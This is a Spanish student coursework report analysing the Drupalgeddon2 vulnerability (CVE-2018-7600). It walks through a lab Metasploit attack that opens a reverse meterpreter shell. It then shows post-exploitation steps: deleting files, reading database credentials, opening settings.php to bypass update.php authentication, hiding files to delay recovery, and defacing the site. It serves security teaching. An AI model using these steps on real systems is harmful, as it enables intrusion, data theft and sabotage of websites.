

# Drupalgeddon2

Demostración y análisis de una grave vulnerabilidad de Drupal

**CVE 2018-7600**



Víctor Miguel Mora Alcázar (Grupo C)

Seguridad en Sistemas Informáticos

# Índice

## **1.Introducción**

**1.1 Descripción**

**1.2 Incidencia**

## **2.Entorno de trabajo**

**2.1 Atacante**

**2.2 Víctima**

## **3.Demostración de la vulnerabilidad**

**3.1 Realización del ataque**

**3.2 Formas de explotar la vulnerabilidad**

## **4.Análisis del exploit**

## **5.Conclusiones**

## **6.Bibliografía**

# 1.Introducción

En este trabajo, analizaré y demostraré una vulnerabilidad que afecta a un conocido CMS (*Content Management System*) llamado Drupal. Antes de continuar, quiero destacar que al ser una vulnerabilidad publicada en 2018, combinaré datos y estadísticas actuales con las de ese año.

Drupal es uno de los CMS más usados y populares, aunque WordPress es el primer CMS por excelencia (29,2% de uso, finales de 2017), Drupal se ha situado siempre entre el segundo y tercer puesto con un 2,3% de uso. Aunque pueda parecer un valor bajo, estos porcentajes son en términos absolutos, por eso el dominio de mercado (en el caso de Drupal un 6,6%) es más elevado que el uso absoluto. [1][2]

Estos datos quizás nos llevan a pensar que es muy raro cruzarse con una web que esté basada en Drupal, pero nada más lejos de la realidad, puesto que debido a sus características, es un CMS muy socorrido por grandes corporaciones con un gran tráfico.

Por poner algunos ejemplos de uso de Drupal: la [NASA](#), [Naciones Unidas](#), [Tesla](#), la [Casa Blanca](#), el [gobierno de Australia](#), de [Francia](#), y de [Belgica](#), [Pinterest](#), [Cambridge](#), [Oxford](#), [Harvard](#), [Estado de Nueva York](#), [RedHat](#), [NBA](#), [Médicos Sin Fronteras](#), la [RAE](#), y una larga lista que podría sorprender a más de uno. Sencillamente, es insostenible afirmar que Drupal es un CMS cualquiera, sin protagonismo en la web.

Por poner un ejemplo final, que quizás en otro contexto histórico habría pasado por alto en este trabajo, es la web de [Pfizer](#) y [Moderna](#), dos de las vacunas contra el COVID-19. [3][4][5][6][17]

## 1.1 Descripción

La vulnerabilidad CVE 2018-7600, es conocida también por otros nombres, como *Drupalgeddon2* y *SA-CORE-2018-002*. Fue descubierta por [Jasper Mattson](#), un trabajador de Drupal, durante una investigación de seguridad sobre este CMS, y fue publicada el 28/3/2018. [7]

La descripción oficial es la siguiente:

“Drupal en versiones anteriores a la 7.58, 8.x anteriores a la 8.3.9, 8.4.x anteriores a la 8.4.6 y 8.5.x anteriores a la 8.5.1 permite que los atacantes remotos ejecuten código arbitrario debido a un problema que afecta a múltiples subsistemas con configuraciones de módulos por defecto o comunes”

El vector de acceso es a través de la red, la autenticación no es necesaria, y afecta parcialmente a toda la CIA (Confidencialidad, Integridad y Disponibilidad). El vector de puntuación CVSS, que califica la gravedad de las vulnerabilidades, sería:


[CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H](#) [8][9]

## 1.2 Incidencia

La solución a esta vulnerabilidad era sencilla una vez se supo de su existencia: actualizar Drupal. Por tanto, paulatinamente han ido desapareciendo los sitios vulnerables, sobre todo aquellos más famosos y “aprovechables” por los atacantes. Por esta razón, para analizar la incidencia que tuvo *Drupalgeddon2*, me voy a situar en un espacio de tiempo concreto: desde su Día 0 (28/03/2018), hasta unos cuantos meses después, cuando la vulnerabilidad aún era reciente, pero con el suficiente tiempo para que se realizasen diversos estudios con una fiabilidad y precisión suficiente.

Se estimó que el Día 0, esta vulnerabilidad afectó a más de 1 millón de sitios web que usaban Drupal, incluidas importantes instituciones educativas, gubernamentales, etc..., como ya indiqué en la introducción.

Dos meses después del Día 0, aun eran vulnerables a *Drupalgeddon2* 115.000 sitios web. Este estudio se llevó a cabo por parte de [Troy Mursch](#), el investigador de seguridad de la empresa [BadPackets](#), y es el más completo y famoso de los que se hicieron. [10][11]



Aunque gran parte del estudio era y sigue siendo privado, sí que puedo extraer una conclusión rotunda para este apartado del trabajo:

El malware que más se ha usado para aprovecharse de esta vulnerabilidad (además de puertas traseras), es el *CryptoJacking*, que usa los recursos de los dispositivos que navegan en la web infectada para minar criptomonedas, y sacar un beneficio financiero. Como el atacante puede colocar muy fácilmente scripts arbitrarios dentro del servidor, esta estrategia maliciosa fue la que más éxito tuvo. No me extenderé más hablando del *CryptoJacking*, puesto que lo haré al final del trabajo y además ya están escribiendo sobre ello en la wiki de la asignatura, pero si me gustaría apuntar un dato final:

Tal fue la explotación de este enfoque, que sitios web como un departamento de policía de Bélgica, o la oficina del Fiscal General del Estado de Colorado, fueron infectados con *CryptoJacking*.<sup>[12][13]</sup>

## 2.Entorno de trabajo

Para el desarrollo de este trabajo, he usado entornos virtualizados en VirtualBox. He incluido este apartado en el trabajo, porque la configuración optima del entorno me ha llevado un porcentaje de tiempo bastante notable, y ha sido fuente de múltiples problemas.

### 2.1 Atacante

Para el atacante, he seguido las indicaciones ofrecidas en la descripción de trabajo. Una maquina con Kali Linux, y el *framework* Metasploit. Para aprender a usar esta herramienta, he usado varias fuentes, pero principalmente el libro: [Mastering Metasploit](#).<sup>[14]</sup>

### 2.2 Víctima

La victima como tal, es un sitio web con una versión vulnerable de Drupal. Las versiones vulnerables son las anteriores a la 7.58, 8.x anteriores a la 8.3.9, 8.4.x anteriores a la 8.4.6 y 8.5.x anteriores a la 8.5.1.

Para instalar Drupal, he usado una máquina virtual con Ubuntu 18.04, y mediante la funcionalidad de hacer instantáneas de la máquina, he creado varios escenarios, con diversas versiones vulnerables de Drupal y de PHP.

Pero para la demostración, usaré la versión 8.3.7 de Drupal, la versión 7.1 de PHP, el servidor *Apache2*, y el SGBD *MariaDB* con SQL. Para la elección correcta de las versiones, he tenido que retrotraerme a 2017/2018, y así crear un escenario idéntico al que tenían las víctimas en esa fecha.

### drupal 8.3.7

8.3.7

By xjm on 16 August 2017

Insecure

Security update

Maintenance and security release of the Drupal 8 series.

This release fixes **security vulnerabilities**. Sites are **urged to upgrade immediately** after reading the notes below and the security announcements:

- [Drupal Core - Critical - Multiple Vulnerabilities - SA-CORE-2017-004](#)

No other fixes are included.

Hay que destacar que la elección del Sistema Operativo no está sujeta a restricciones notables para esta vulnerabilidad, en Windows habría funcionado igualmente, ya que el vector de ataque es por la red, y la víctima es el propio sitio web (aunque como explicaré más adelante, aprovechando esta vulnerabilidad se puede comprometer parcialmente la confidencialidad del host de la web). La decisión de usar Linux, fue por tener mayor facilidad a la hora de explorar y estudiar el entorno.

Tampoco es necesaria una configuración de la red como la que he hecho yo (Red NAT), puesto que el ataque se puede llevar a cabo tan solo sabiendo el dominio de la web víctima.

Igualmente, es importante destacar que no es necesaria manipulación o preparación específica de la víctima antes de realizar el ataque.

## 3.Demostración

Esta sección la he dividido en dos partes diferenciadas, la realización del ataque (desde el inicio hasta ejecutar el *exploit*), y las formas de explotarlo (una vez dentro de la web).

### 3.1 Realización del ataque

En cuanto a la obtención de información de la víctima, es un proceso muy simple, solo se necesita el dominio de la web (10.0.2.15 en mi caso).

Con esa información, paso a enseñar el *workflow* dentro del *framework* de *Metasploit* (maquina atacante, con Kali Linux).

Primero, se busca y se selecciona el *exploit* correspondiente.

```
msf5 > search "drupalgeddon2"

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28      excellent Yes     Drupal Drupalgeddon 2 Forms API Property Injection

msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/drupal_drupalgeddon2) >
```

Como vemos, la ruta es `/unix/webapp/drupal_drupalgeddon2`. El *payload* por defecto es `php/meterpreter/reverse_tcp`, el mismo que usaré en esta demostración, aunque hay unos cuantos más.

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show payloads

Compatible Payloads

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  generic/custom                          manual No      Custom Payload
1  generic/shell_bind_tcp                   manual No      Generic Command Shell, Bind TCP Inline
2  generic/shell_reverse_tcp                manual No      Generic Command Shell, Reverse TCP Inline
3  multi/meterpreter/reverse_http            manual No      Architecture-Independent Meterpreter Stager, Reverse HTTP Stager (Multiple Architectures)
4  multi/meterpreter/reverse_https           manual No      Architecture-Independent Meterpreter Stager, Reverse HTTPS Stager (Multiple Architectures)
5  php/bind_perl                            manual No      PHP Command Shell, Bind TCP (via Perl)
6  php/bind_perl_ipv6                       manual No      PHP Command Shell, Bind TCP (via perl) IPv6
7  php/bind_php                             manual No      PHP Command Shell, Bind TCP (via PHP)
8  php/bind_php_ipv6                       manual No      PHP Command Shell, Bind TCP (via php) IPv6
9  php/download_exec                        manual No      PHP Executable Download and Execute
10 php/exec                                manual No      PHP Execute Command
11 php/meterpreter/bind_tcp                  manual No      PHP Meterpreter, Bind TCP Stager
12 php/meterpreter/bind_tcp_ipv6             manual No      PHP Meterpreter, Bind TCP Stager IPv6
13 php/meterpreter/bind_tcp_ipv6_uuid        manual No      PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
14 php/meterpreter/bind_tcp_uuid             manual No      PHP Meterpreter, Bind TCP Stager with UUID Support
15 php/meterpreter/reverse_tcp                manual No      PHP Meterpreter, PHP Reverse TCP Stager
16 php/meterpreter/reverse_tcp_uuid          manual No      PHP Meterpreter, PHP Reverse TCP Stager
17 php/meterpreter/reverse_tcp               manual No      PHP Meterpreter, Reverse TCP Inline
18 php/reverse_perl                         manual No      PHP Command, Double Reverse TCP Connection (via Perl)
19 php/reverse_php                          manual No      PHP Command Shell, Reverse TCP (via PHP)
```

Ahora, hay que introducir la información requerida. Mediante el comando `"show info"`, podemos consultar la información que necesitamos, además de otros datos sobre el *exploit*.

```
Basic options:
Name      Current Setting  Required  Description
-  -  -  -
DUMP_OUTPUT  false          no      Dump payload command output
PHP_FUNC     passthru       yes     PHP function to execute
Proxies      no             no      A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS       no             yes     The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT        80             yes     The target port (TCP)
SSL          false          no      Negotiate SSL/TLS for outgoing connections
TARGETURI    /              yes     Path to Drupal install
VHOST        no             no      HTTP server virtual host
```

Como mencioné anteriormente, en este caso, solo es necesario el host remoto de la víctima (RHOSTS). En esta demostración, es 10.0.2.15

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.0.2.15
RHOSTS => 10.0.2.15
```



Ahora, ya podemos ejecutar el *exploit* y crear un *meterpreter*.

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
[*] Sending stage (38288 bytes) to 10.0.2.15
[*] Meterpreter session 5 opened (10.0.2.4:4444 → 10.0.2.15:54838) at 2020-12-01 10:00:54 -0500

meterpreter > sysinfo
Computer      : user-VirtualBox
OS           : Linux user-VirtualBox 5.4.0-42-generic #46~18.04.1-Ubuntu SMP Fri Jul 10 07:21:24 UTC 2020 x86_64
Meterpreter  : php/linux
meterpreter >
meterpreter >
meterpreter >
meterpreter > pwd
/var/www/html/drupal
meterpreter >
meterpreter >
meterpreter >
meterpreter > ls
Listing: /var/www/html/drupal

Mode                Size      Type    Last modified          Name
-----
100755/rwxr-xr-x    1025     fil    2017-08-16 13:10:35 -0400 .csslintrc
100755/rwxr-xr-x     350     fil    2017-08-16 13:10:35 -0400 .editorconfig
100755/rwxr-xr-x     206     fil    2017-08-16 13:10:35 -0400 .eslintignore
100755/rwxr-xr-x      41     fil    2017-08-16 13:10:35 -0400 .eslintrc.json
100755/rwxr-xr-x    3774     fil    2017-08-16 13:10:35 -0400 .gitattributes
100755/rwxr-xr-x    7866     fil    2017-08-16 13:10:35 -0400 .htaccess
100755/rwxr-xr-x   18092     fil    2016-11-16 18:57:05 -0500 LICENSE.txt
100755/rwxr-xr-x    5889     fil    2017-08-16 13:10:35 -0400 README.txt
100755/rwxr-xr-x     262     fil    2017-08-16 13:10:35 -0400 autoload.php
100755/rwxr-xr-x    2247     fil    2017-08-16 13:10:35 -0400 composer.json
100755/rwxr-xr-x   152480     fil    2017-08-16 13:10:35 -0400 composer.lock
40755/rwxr-xr-x     4096     dir    2017-08-16 13:10:35 -0400 core
100755/rwxr-xr-x    1346     fil    2017-08-16 13:10:35 -0400 example.gitignore
100755/rwxr-xr-x     549     fil    2017-08-16 13:10:35 -0400 index.php
40755/rwxr-xr-x     4096     dir    2017-08-16 13:10:35 -0400 modules
40755/rwxr-xr-x     4096     dir    2017-08-16 13:10:35 -0400 profiles
100755/rwxr-xr-x    1596     fil    2017-08-16 13:10:35 -0400 robots.txt
40755/rwxr-xr-x     4096     dir    2017-08-16 13:10:35 -0400 sites
40755/rwxr-xr-x     4096     dir    2017-08-16 13:10:35 -0400 themes
100755/rwxr-xr-x     848     fil    2017-08-16 13:10:35 -0400 update.php
40755/rwxr-xr-x     4096     dir    2017-08-16 13:19:16 -0400 vendor
100755/rwxr-xr-x    4555     fil    2017-08-16 13:10:35 -0400 web.config

meterpreter > █
```

Como vemos, ya tenemos acceso a la web y al host, la imagen de abajo se corresponde con un *sysinfo* hecho en la maquina víctima, y así poder compararlo con el *sysinfo* a través de *meterpreter*. [15][16]

General system information	
Release	Ubuntu 18.04 (bionic)
GNOME	3.28.2 (Ubuntu)
Kernel	5.4.0-42-generic (#46~18.04.1-Ubuntu SMP Fri Jul 10 07:21:24 UTC 2020)
▼ More details	
OS Type	Linux
GCC version	no gcc detected
Xorg version	1.20.8 (03 July 2020 07:00:25AM)
Hostname	user-VirtualBox



Una vez llegados a este punto, se abre un abanico de posibilidades muy amplio, y dependerá del objetivo del atacante, bien sea financiero, *hacktivismo*, académico e incluso ocio.

## 3.2 Formas de explotar la vulnerabilidad

En este apartado, explicaré algunas de las formas en las que un atacante puede aprovechar esta vulnerabilidad en su beneficio. Me es difícil hacer una clasificación que represente todas las posibilidades, porque el límite es la imaginación del atacante, pero intentaré hacer un recorrido por varios casos de uso que pueden ser representativos o generales.

### ➤ Comprometer la disponibilidad del sitio web

Es quizás la forma más sencilla de perjudicar a una web víctima. A través de *meterpreter*, sin necesidad de hacer migraciones entre procesos o escalada de privilegios, podemos:

Stdapi: File system Commands

Command	Description
cat	Read the contents of a file to t
cd	Change directory
checksum	Retrieve the checksum of a file
chmod	Change the permissions of a file
cp	Copy source to destination
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory


```
meterpreter > ls
Listing: /var/www/html/drupal
```

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	1025	fil	2017-08-16 13:10:35 -0400	.csslintrc
100755/rwxr-xr-x	350	fil	2017-08-16 13:10:35 -0400	.editorconfig
100755/rwxr-xr-x	206	fil	2017-08-16 13:10:35 -0400	.eslintignore
100755/rwxr-xr-x	41	fil	2017-08-16 13:10:35 -0400	.eslintrc.json
100755/rwxr-xr-x	3774	fil	2017-08-16 13:10:35 -0400	.gitattributes
100755/rwxr-xr-x	7866	fil	2017-08-16 13:10:35 -0400	.htaccess
100755/rwxr-xr-x	18092	fil	2016-11-16 18:57:05 -0500	LICENSE.txt
100755/rwxr-xr-x	5889	fil	2017-08-16 13:10:35 -0400	README.txt
100755/rwxr-xr-x	262	fil	2017-08-16 13:10:35 -0400	autoload.php
100755/rwxr-xr-x	2247	fil	2017-08-16 13:10:35 -0400	composer.json
100755/rwxr-xr-x	152480	fil	2017-08-16 13:10:35 -0400	composer.lock
40755/rwxr-xr-x	4096	dir	2017-08-16 13:10:35 -0400	core
100755/rwxr-xr-x	1346	fil	2017-08-16 13:10:35 -0400	example.gitignore
100755/rwxr-xr-x	549	fil	2017-08-16 13:10:35 -0400	index.php
100755/rwxr-xr-x	4096	dir	2017-08-16 13:10:35 -0400	modules
40755/rwxr-xr-x	4096	dir	2017-08-16 13:10:35 -0400	profiles
100755/rwxr-xr-x	1596	fil	2017-08-16 13:10:35 -0400	robots.txt
40755/rwxr-xr-x	4096	dir	2017-08-16 13:10:35 -0400	sites
40755/rwxr-xr-x	4096	dir	2017-08-16 13:10:35 -0400	themes
100755/rwxr-xr-x	848	fil	2017-08-16 13:10:35 -0400	update.php
40755/rwxr-xr-x	4096	dir	2017-08-16 13:19:16 -0400	vendor
100755/rwxr-xr-x	4555	fil	2017-08-16 13:10:35 -0400	web.config

```
meterpreter > █
```

Lo más simple que se puede hacer, es eliminar ficheros contenidos en el directorio **/drupal** (donde está instalado el sitio web), e impedir el acceso a la web comprometiendo la disponibilidad. Se pueden eliminar todos, de forma aleatoria, de forma individual... En cualquiera de los casos, atacar así una web es matar una mosca a cañonazos. Se conseguiría dejar inaccesible la web hasta que el administrador reponga los ficheros. Por ejemplo, si elimino el fichero *index.php*...

```
meterpreter > rm index.php
```



### ➤ Comprometer la confidencialidad del sitio web

La organización de directorios y ficheros de los CMS suele ser bastante compleja y llena de matices, y Drupal no es una excepción.

Con el comando **cat** (disponible en *meterpreter*), podemos leer los ficheros de la web. Si bien no todos tienen un interés notable, se pueden seleccionar ficheros estratégicos tales como la configuración de la web, de los módulos, del panel de administración, áreas de la web ocultas o no disponibles para su visualización por un usuario, etc...

```
user@user-VirtualBox:/var/www/html$ tree drupal  
  
4153 directories, 13212 files
```

En las imágenes de arriba, muestro desde la máquina víctima el árbol del directorio que contiene la web. Es inviable analizar todos y cada uno de los ficheros, por tanto, es necesario realizar un estudio previo al ataque, y acotar las secciones de la web que queremos consultar.

Por concretar un ejemplo, voy a consultar un fichero crítico para Drupal, ubicado en **/drupal/sites/default/settings.php**. Mi objetivo es la matriz de acceso a la BD, la cual puede variar dependiendo del tipo (*MySQL*, *PostgreSQL*, *SQLite...*), o como es mi caso, *MariaDB*. [18][19]

```
$databases['default']['default'] = array (  
  'database' => 'drupal',  
  'username' => 'drupaluser',  
  'password' => 'root',  
  'prefix' => '',  
  'host' => 'localhost',  
  'port' => '3306',  
  'namespace' => 'Drupal\\Core\\Database\\Driver\\mysql',  
  'driver' => 'mysql',  
);
```

No solo podemos comprometer la confidencialidad de la página, sino del propio host. En este caso, como vimos en el *sysinfo* anterior, sabemos que el host de la víctima es Ubuntu 18.04, y también puede explorarse si se sabe previamente la estructura de este sistema operativo.

Por hacer un ejemplo simplificado pero ilustrativo, imaginemos que la víctima tiene un documento concreto que es privado, ubicado en su carpeta Documentos.

```
meterpreter > cd /home/user/Documentos
meterpreter > ls
Listing: /home/user/Documentos
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	45	fil	2020-11-20 17:47:15 -0500	secreto.txt

```
meterpreter > cat secreto.txt
Este archivo es secreto y no debe ser leído
```

Este ejemplo se extiende a todo el sistema. Aunque el comando *cat* nos limita mucho, como mostraré más adelante, también es posible descargar archivos, imágenes, directorios... en nuestra máquina atacante, por tanto, si queremos ver una foto ubicada en la víctima, basta con descargarla y luego verla fuera de *meterpreter*.

### ➤ Cambiar permisos y editar ficheros

Con *meterpreter*, también podemos cambiar los permisos de un fichero con **chmod**, y además editarlos con el comando **edit**, que hace uso del editor Vim. [20][21]

Por continuar el caso de **/drupal/sites/default/settings.php**, en esta ocasión, voy a mostrar lo primero que podemos leer en el fichero, y también los permisos que tiene por defecto (solo lectura).

```
meterpreter > ls
Listing: /var/www/html/drupal/sites/default
```

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	6762	fil	2017-08-16 13:10:35 -0400	default.services.yml
100755/rwxr-xr-x	30755	fil	2017-08-16 13:10:35 -0400	default.settings.php
40775/rwxrwxr-x	4096	dir	2020-11-20 17:43:20 -0500	files
100444/r--r--r--	31282	fil	2020-11-20 14:21:26 -0500	settings.php

```
meterpreter > cat settings.php
<?php

/**
 * @file
 * Drupal site-specific configuration file.
 *
 * IMPORTANT NOTE:
 * This file may have been set to read-only by the Drupal installation program.
 * If you make changes to this file, be sure to protect it again after making
 * your modifications. Failure to remove write permissions to this file is a
 * security risk.
```

Pues como atacante, haré lo contrario de lo que recomienda la seguridad de Drupal, por tanto, le daré todos los permisos, incluido el de escritura. Actualmente en octal tiene permisos 444, y le daré 777.

```
meterpreter > chmod 777 settings.php
meterpreter > ls
Listing: /var/www/html/drupal/sites/default
```

Mode	Size	Type	Last modified	Name
100755/rwxr-xr-x	6762	fil	2017-08-16 13:10:35 -0400	default.services.yml
100755/rwxr-xr-x	30755	fil	2017-08-16 13:10:35 -0400	default.settings.php
40775/rwxrwxr-x	4096	dir	2020-11-20 17:43:20 -0500	files
100777/rwxrwxrwx	31282	fil	2020-11-20 14:21:26 -0500	settings.php

Ahora que tenemos todos los permisos, voy a proceder a editar el fichero, y crear un nuevo riesgo de seguridad.

Para contextualizar lo que voy a hacer, **update.php** es un script que se usa para actualizar la base de datos después de que los módulos o el núcleo se hayan actualizado. Una nueva versión de un módulo puede cambiar la estructura de la base de datos, y este script modifica la base de datos para que se ajuste al módulo actualizado. Dado que la base de datos tiene todo el contenido y la configuración del sitio web, este es un paso esencial para garantizar su funcionamiento continuo.

Para llevar a cabo este proceso, se necesitan los permisos del administrador, y se puede proceder accediendo al sitio web, y añadiendo al final de la URL /update.php (en mi caso → 10.0.2.15/update.php).

Antes de seguir, voy a mostrar que pasa si intento entrar sin estar autenticado como administrador, lo haré desde la maquina atacante.



In order to run update.php you need to either be logged in as admin or have set \$settings['update\_free\_access'] in your settings.php.

Como vemos, efectivamente es necesario estar autenticado como administrador. Pero existe una manera de eludir este requisito. Drupal tiene un “mecanismo de emergencia”, que permite realizar esta operación crítica con libre acceso, por si existiese algún problema con la autenticación o la cuenta del administrador a la hora de actualizar la base de datos o realizar una migración. [22][23][24]

Para activar este “mecanismo”, como dije anteriormente, es necesario editar el fichero *settings.php*, y cambiar el valor de *update\_free\_access*.

```
meterpreter > edit settings.php
```

```
/**
 * Access control for update.php script.
 *
 * If you are updating your Drupal installation using the update.php script but
 * are not logged in using either an account with the "Administer software
 * updates" permission or the site maintenance account (the account that was
 * created during installation), you will need to modify the access check
 * statement below. Change the FALSE to a TRUE to disable the access check.
 * After finishing the upgrade, be sure to open this file again and change the
 * TRUE back to a FALSE!
 */
$settings['update_free_access'] = AQUÍ PONGO EL VALOR "TRUE";
```

El editor *Vim* puede resultar incomodo de usar hasta que se tiene experiencia con el, para guardar el contenido editado, primero hacemos *Ctrl+C*, y luego escribimos “:wq”, o “:qa” para salir sin guardar. [21]

Una vez hecho este cambio, voy a volver a entrar siendo un usuario cualquiera (desde la maquina atacante, sin autenticación). En esta ocasión, el recurso ya está disponible para usarse.

The screenshot shows a web browser window with the address bar displaying "10.0.2.15/update.php". The page content is titled "drupalgeddon2" and features a sidebar with navigation links: "Verify requirements", "Overview" (highlighted), "Review updates", "Run updates", and "Review log". The main content area is titled "Drupal database update" and contains the following text: "Use this utility to update your database whenever a new release of Drupal or a module is installed." It also includes a link to the "upgrading handbook" and a warning: "For more detailed information, see the upgrading handbook. If you are unsure what these terms mean you should probably contact your hosting provider." A list of four steps is provided: 1. Back up your code, 2. Put your site into maintenance mode, 3. Back up your database, and 4. Install your new files. At the bottom, there is a "Continue" button.

Como vemos, Drupal (y todas las fuentes que he consultado) avisan de los riesgos de esta operación, y recomienda:

- Hacer copia de seguridad del código de la web
- Hacer copia de seguridad de la base de datos
- Poner el sitio en mantenimiento mientras se realiza

Tan solo con esas recomendaciones, nos podemos hacer una idea del daño que puede ocasionar una mala actualización de la base de datos, de ahí la peligrosidad de usar la opción de acceso libre, que cualquiera ajeno a la administración de la web puede hacerla sin ningún problema. Como atacantes nos podemos aprovechar de este recurso, y no solo eso, sino dejar en una posición muy vulnerable a la web, ya que si se deja la opción de acceso libre activada y los propietarios no se dan cuenta de ello, casi seguro que acabarán teniendo problemas.

Como ya no voy a hablar más sobre el importantísimo fichero **settings.php**, aunque daría contenido para mucho más, voy a comentar dos últimas maniobras que podríamos hacer con el:

**A/** Poner el archivo en modo oculto (por ejemplo añadiendo un punto delante del nombre en mi caso) o directamente eliminarlo. La consecuencia de esto es que, si volvemos a entrar a la web, nos llevará a la ventana de instalación de Drupal. Destacar que para proceder a la instalación, es necesario el usuario y contraseña de la base de datos, pero como ya demostré en la sección de confidencialidad, un atacante puede conseguir esa información. Como la base de datos aún tiene el contenido de la web, hay que eliminar varias partes de la web o vaciar la base de datos para que al final del proceso, no obtengamos la web existente. La ventaja es que podemos suponer que un administrador poco experimentado, no se va a “atrever” a seguir el proceso hasta el final, por miedo a que se pierda absolutamente todo. Por eso, incluso sin tocar la base de datos, podemos provocar un retraso en la solución del problema por parte de los propietarios, otra ventaja a favor del atacante.

**B/** Dentro del propio fichero *settings.php*, incluye información sobre las distintas ubicaciones donde Drupal busca dicho fichero, por defecto tras la instalación, se ubica en **/drupal/sites/default**, justo donde he desarrollado este trabajo. Podemos moverlo a cualquiera de esas ubicaciones y que la web siga funcionando con normalidad. Del mismo modo que en el caso anterior, si suponemos que el administrador es poco experimentado, podemos conseguir darle tiempo extra a las modificaciones maliciosas que hemos hecho en **settings.php**.



## ➤ Descargar y subir ficheros

Con *meterpreter*, también podemos descargar archivos de la víctima a la máquina del atacante. Como mencioné en la sección de confidencialidad, eso nos da la posibilidad de obtener mucha información de la víctima, y tenerla en nuestra posesión sin depender del *exploit*, pero voy a hacer hincapié en que también podemos subir nuestros ficheros.

He intentado ordenar los apartados de menor a mayor alcance. Leer ficheros, editarlos estratégicamente, cambiar permisos o impedir la disponibilidad de la web está muy bien, pero lo que de verdad dio alas a los atacantes fue subir sus propios ficheros a la web.

Si todo sale bien, la demostración que haré en mi presentación tratará sobre esto. Mostraré como podemos subir nuestro propio contenido y modificar el aspecto y funcionamiento de la web a nuestro antojo. Como he hecho anteriormente, intentaré poner algunos ejemplos simples pero representativos del gran universo de posibilidades que tenemos


## Sustituir la página web

Podemos inhabilitar la web de Drupal y sustituirla por nuestra propia web. En este ejemplo, usaré una web muy simple hecha a propósito para este trabajo, y haré que donde antes estaba la página Drupal de la víctima, ahora esté la mía, y cualquier usuario que fuese a entrar a la web anterior, se encuentre con el contenido del atacante.

Para ello, situamos el código de nuestra web en la carpeta personal de Kali (home/user), que es donde *meterpreter* busca archivos para subir, y donde descarga los archivos de la víctima. Después, con *meterpreter*, eliminamos el *index.php* de la web víctima, y subimos el nuestro.

